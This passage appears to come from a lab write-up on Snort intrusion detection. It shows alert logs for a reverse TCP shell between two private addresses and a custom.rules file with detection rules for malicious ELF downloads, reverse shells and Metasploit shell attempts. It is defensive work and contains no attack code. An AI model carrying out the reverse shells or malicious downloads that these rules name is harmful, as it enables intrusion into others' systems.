] [Priority: 0] {ICMP} 192.168.1.21 -> 192.168.1.8
10/23-19:35:40.099555  [**] [1:1000009:1] Reverse TCP shell access detected [**
] [Priority: 0] {ICMP} 192.168.1.21 -> 192.168.1.8
10/23-19:35:41.100643  [**] [1:1000009:1] Reverse TCP shell access detected [**
] [Priority: 0] {ICMP} 192.168.1.21 -> 192.168.1.8
10/23-19:35:42.104343  [**] [1:1000009:1] Reverse TCP shell access detected [**
] [Priority: 0] {ICMP} 192.168.1.21 -> 192.168.1.8
```

```
  GNU nano 4.8                        custom.rules
# detect excecutable files downloading over http

alert tcp any any -> 192.168.1.8 8000 (msg:"Malicious ELF file download detecte>
alert tcp any any -> 192.168.1.8 80 (msg:"Malicious ELF file download detectedd>




# detect tcp reverse shell access
alert tcp any any -> 192.168.1.8 any (msg:"Reverse TCP shell access detected"; >

# log attaker ip
#alert ip any any -> 192.168.1.8 any (msg:"ip detected"; sid:1000007; rev:1;)

#metasploit
alert tcp any any -> 192.168.1.8 80 (msg:"Shell access attempt from attacker"; >



                               [ Read 22 lines ]
^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
```



```
root@o-VirtualBox:/home/o# snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.
10/23-19:35:39.098928  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:40.099555  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:41.100643  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:42.104343  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
```